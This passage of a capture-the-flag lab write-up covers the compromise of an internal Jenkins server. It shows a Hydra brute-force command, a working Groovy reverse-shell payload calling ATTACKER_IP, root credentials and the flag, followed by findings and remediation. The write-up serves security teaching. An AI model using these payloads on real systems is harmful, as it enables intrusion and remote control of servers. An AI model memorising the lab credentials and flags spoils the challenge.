
Never judge a book by its cover. Port 8080 is occupied locally by Burp Suite.
Curl to confirm the Jenkins container directly:
curl -I http://172.17.0.2:8080
Present validation chain:
nmap → gobuster → /blog WordPress → admin enum → admin:my2boys → WP theme shell → www-data → /opt/wp-save.txt → aubreanna → user.txt
SSH tunnel to Jenkins
From the attack machine, open a third SSH session with local port forwarding:
ssh -L 9090:172.17.0.2:8080 aubreanna@internal.thm
Enter aubreanna’s password and leave this session open. Jenkins is now accessible in-browser at:
http://127.0.0.1:9090
Hello, old friend.
Jenkins brute force
hydra -l admin -P /usr/share/wordlists/rockyou.txt 127.0.0.1 -s 9090 http-post-form "/j_acegi_security_check:j_username=^USER^&j_password=^PASS^&from=%2F&Submit=Sign+in:F=Invalid username or password"
Credentials: admin:spongebob

Jenkins Script Console RCE
Logged in to the Jenkins UI.

Navigated to Manage Jenkins > Script Console.
New listener on port 5555:
nc -lvnp 5555Groovy reverse shell payload pasted into the Script Console:
String host="ATTACKER_IP";
int port=5555;
String cmd="/bin/bash";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
Socket s=new Socket(host,port);
InputStream pi=p.getInputStream(), pe=p.getErrorStream(), si=s.getInputStream();
OutputStream po=p.getOutputStream(), so=s.getOutputStream();
while(!s.isClosed()){
  while(pi.available()>0)so.write(pi.read());
  while(pe.available()>0)so.write(pe.read());
  while(si.available()>0)po.write(si.read());
  so.flush();
  po.flush();
  Thread.sleep(50);
  try {p.exitValue(); break;} catch (Exception e){}
}
p.destroy();
s.close();
Clicked Run.

whoami
hostname
id
Shell confirmed inside the Jenkins container. Shell stabilization (python3 unavailable):
python -c 'import pty; pty.spawn("/bin/bash")'ls -la /opt
cat /opt/note.txt
Finding: Plaintext root credentials stored at /opt/note.txt inside the Jenkins container.
root:tr0ub13guM!@#123
Root flag
Back to the aubreanna SSH session:
su rootEnter the root password.

ls -la /root
cat /root/root.txt
Root flag: THM{d0ck3r_d3str0y3r}
Final exploit chain
Nmap
  -> 22/80 only
  -> /etc/hosts internal.thm
  -> gobuster found /blog and /wordpress
  -> WordPress at /blog/
  -> REST API user enum found admin
  -> Hydra: admin:my2boys
  -> wp-admin access
  -> Theme Editor 404.php reverse shell
  -> www-data shell
  -> /opt/wp-save.txt: aubreanna:bubb13guM!@#123
  -> SSH as aubreanna
  -> user.txt
  -> jenkins.txt revealed 172.17.0.2:8080
  -> SSH tunnel to Jenkins on 9090
  -> Hydra: admin:spongebob
  -> Jenkins Script Console Groovy RCE
  -> jenkins container shell
  -> /opt/note.txt: root:tr0ub13guM!@#123
  -> su root
  -> root.txt
Key report findings
- Exposed SSH and HTTP services
- Default Apache page exposed, obscuring application paths
- WordPress deployment discovered under
/blog/ - WordPress REST API user enumeration disclosed
admin - WordPress admin password vulnerable to brute force
- WordPress Theme Editor allowed PHP code execution
- Plaintext credentials stored in
/opt/wp-save.txt - Internal Jenkins service exposed on Docker network
- Jenkins admin password vulnerable to brute force
- Jenkins Script Console allowed remote command execution
- Plaintext root credentials stored inside Jenkins container at
/opt/note.txt
Remediation summary
- Disable WordPress REST API user enumeration or restrict to authenticated users
- Enforce strong, unique passwords on all administrative accounts
- Remove Theme Editor access from production WordPress deployments
- Remove plaintext credential files from web-accessible directories and container volumes
- Isolate internal services on Docker networks from SSH-accessible user accounts
- Restrict Jenkins Script Console access; enforce role-based access controls
- Rotate all credentials discovered during assessment